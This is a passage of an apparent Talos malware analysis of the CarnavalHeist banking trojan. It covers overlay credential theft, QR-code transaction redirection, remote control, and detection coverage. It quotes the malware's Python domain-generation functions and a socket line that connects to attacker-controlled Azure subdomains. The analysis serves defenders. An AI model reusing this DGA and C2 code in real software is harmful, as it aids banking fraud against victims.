
The code supports approximately 80 commands from the C2, including keyboard capture, screenshots, video capture and remote control. They also enable the attacker to trigger specific overlay attacks to steal the login information for the banking institutions while the user interacts with the fake login screens.

These commands sent from the C2 and responses from the malware are all sent unencrypted through a TCP connection on a random port. The commands and responses are usually enclosed in the tags shown in the code. One example of this is how the malware answers when the C2 responds to the initial connection attempt:

`<|Info|>*BANK_NAME*<|>Windows 10 Enterprise<|>*DESKTOP-XXXXXXX*<|>Intel(R) Xeon(R) W-2295 CPU @ 3.00GHz<|><<|`


There are also functions present in the binary that deal with remote control capabilities using AnyDesk remote desktop, which allows the attacker to interact with the user machine during a banking session. Some of the commands accept additional parameters like an IP/Port to be used for the video connection or the keyboard/clipboard interaction in case of remote access.

CarnavalHeist can also capture and create QR codes on demand, which is used by many banks to allow users to log in and execute transactions. This enables the attacker to redirect transactions to accounts they control instead of the intended accounts the user intended.



Code showing the creation of QR code to overlay on victim's banking session.

Capturing mouse and keyboard events and their key translations would expose PINs and other similar tokens for these banks, while potentially being able to “pass through” the sign out to the legitimate service underneath the overlay, much like a skimmer on a credit card or ATM keypad.



Keyboard overlay used to capture banking PIN.

CarnavalHeist C2 protocol and DGA analysis

CarnavalHeist uses different algorithms to generate the subdomains it uses to download payloads and communicate with its C2 servers. These subdomains are all hosted under the BrazilSouth availability zone in Azure at "*{dga}[.]brazilsouth[.]cloudapp[.]azure[.]com*".

The DGA that generates the correct subdomains is contained within a function named `lk()` in the Python script.

```
...
def ptV5():
    import datetime
    try:
        d = datetime.date.today()
        y = []
        for x in range(20, 60, 4):
            y.append(int(str(int(int(f'{d.day}{d.month}{d.year}') * x))[:4]))
        return y
    except:
        return [443]
def lk():
    import hashlib
    from datetime import date
    try:
        d = date.today()
        wi = d.weekday()
        di = d.day + wi
        l = 'efghijlmnopqrstuvxzwkyjlmnopqabcghjlabcd'[di]
        r = []
        for _ in range(5, 16, 5):
            t = hashlib.sha1(f"{di*wi*_}{l}{wi}{l}{d.month * di*_}{l}
                    {d.year*di*_}".encode()).hexdigest()*10
            r.append(t[:45-_].replace(t[:di], l).lower())
        return r
    except:
        return [f'google{di}']
...

s.connect((f'{choice(lk())}.brazilsouth.cloudapp.azure.com', choice(ptV5())))
```

Functions implementing the DGA were used to download the banking trojan payload.

It first gets the current date and weekday values from the Python datetime module and adds their values together to generate an integer value. This value is used as an index to retrieve a character out of the hardcoded string `{abcdefghijlmnopqrstuvxzwkyjlmnopqabcghjl}`.

Five possible subdomain string choices are then generated and hashed by the SHA1 algorithm, followed by more string manipulation until it is returned. A random entry from this list is then selected to generate the final FQDN.

Then, a random TCP port is generated by the function `ptV5()` following a similar algorithm using the dates as a seed, and these parameters are passed to the `connect()` Python function.


The algorithm used by the malicious DLL to generate the subdomain used for C2 communication is also based on the current date and time but adds additional seeds depending on which banks are currently being accessed by the victim, which could be either through a web browser or a custom banking desktop application used by some banks in Brazil. These seed values are single-hex bytes associated with each bank:

- Target bank 1: 0x55
- Secondary targeted banks: 0x56
- All other financial institutions: 0x57

The DGA will then select a starting letter for the subdomain based on an array of non-ordered alpha characters like in the Python script. It then uses the integer representations of the current day of the week, month and year, as well as the current month and week of the year, to generate separate additional parts of the subdomain string through several arithmetic operations.

CarnavalHeist has likely been in active development since at least November of 2023, while significant in-the-wild activity first began in February 2024. Based on the information we had about the DGA domains and activities performed by the Python script, Talos discovered samples in VirusTotal and Talos telemetry dating back to November 2023.

Tracing the DGA domains from the Python script and the final payload in our DNS telemetry, we first observed in-the-wild activity on Feb. 20, 2024, with more consistent activity ramping up beginning on Feb. 11, 2024. Additional variants of the Python loader containing slight alterations to the DGA were observed further on in our investigation. Tracing all the potential domains from all the DGA variations, we can observe initial visible activity beginning in February with larger spikes in actor domain activity starting in late March to the present.



DNS activity for the DGA domains used by CarnavalHeist.

We assess that the actor(s) behind CarnavalHeist are of low-to-moderate sophistication. There are some aspects of the code and malware that hint at sophistication, whether borrowed or their own, but are then short circuited or made pointless by mistakes or odd choices elsewhere. For example, the DGA algorithm for some of the Python cradles goes through the trouble of generating a list of five different potential subdomains to be used on any given day. The list of subdomains is then referenced by Python's random choice function, but the subdomain list is sliced in a way that only the last option is ever used. This is then corrected to use all choices in another version of the Python script we observed. The actor is worth monitoring, as the ability to incorporate complexity within their malware is more concerning than the initially observed missteps, which can always be corrected in future development iterations. The number of additional variants we observed also suggests that the author of CarnavalHeist is actively developing it.

Talos is continuing to monitor developments and analyze additional related samples and infrastructure to this actor and campaign.

MITRE ATT&CK

Tactic	Technique
Initial Access	T1566.001: Phishing: Spearphishing Attachment
Execution	T1059.001: Command and Scripting Interpreter: PowerShell
Execution	T1059.003: Command and Scripting Interpreter: Windows Command Shell
Execution	T1059.006: Command and Scripting Interpreter: Python
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Privilege Escalation	T1055.001: Process Injection: Dynamic-link Library Injection
Defense Evasion	T1027.010: Obfuscated Files or Information: Command Obfuscation
Defense Evasion	T1027.012: Obfuscated Files or Information: LNK Icon Smuggling
Defense Evasion	T1027.009: Obfuscated Files or Information: Embedded Payloads
Defense Evasion	T1036.008: Masquerading: Masquerade File Type
Credential Access	T1056.001: Input Capture: Keylogging
Credential Access	T1056.002: Input Capture: GUI Input Capture
Discovery	T1010: Application Window Discovery
Discovery	T1082: System Information Discovery

Lateral Movement	T1570: Lateral Tool Transfer
Collection	T1113: Screen Capture
Collection	T1125: Video Capture
Command and Control	T1102: Web Service
Command and Control	T1102.002: Web Service: Bidirectional Communication
Command and Control	T1104: Multi-Stage Channels
Command and Control	T1105: Ingress Tool Transfer
Command and Control	T1568.002: Dynamic Resolution: Domain Generation Algorithms
Command and Control	T1571: Non-Standard Port
Exfiltration	T1020: Automated Exfiltration
Exfiltration	T1041: Exfiltration Over C2 Channel
Exfiltration	T1567: Exfiltration Over Web Service

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs are applicable to this threat: 63515, 63516, 63517, 63518 and 300922.

The following ClamAV detections are also available for this threat:

Win.Trojan.CarnavalHeist-10029766-0
Lnk.Downloader.CarnavalHeist-10029991-0
Win.Dropper.CarnavalHeist-10029449-0
Win.Loader.CarnavalHeist-10029772-0

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.
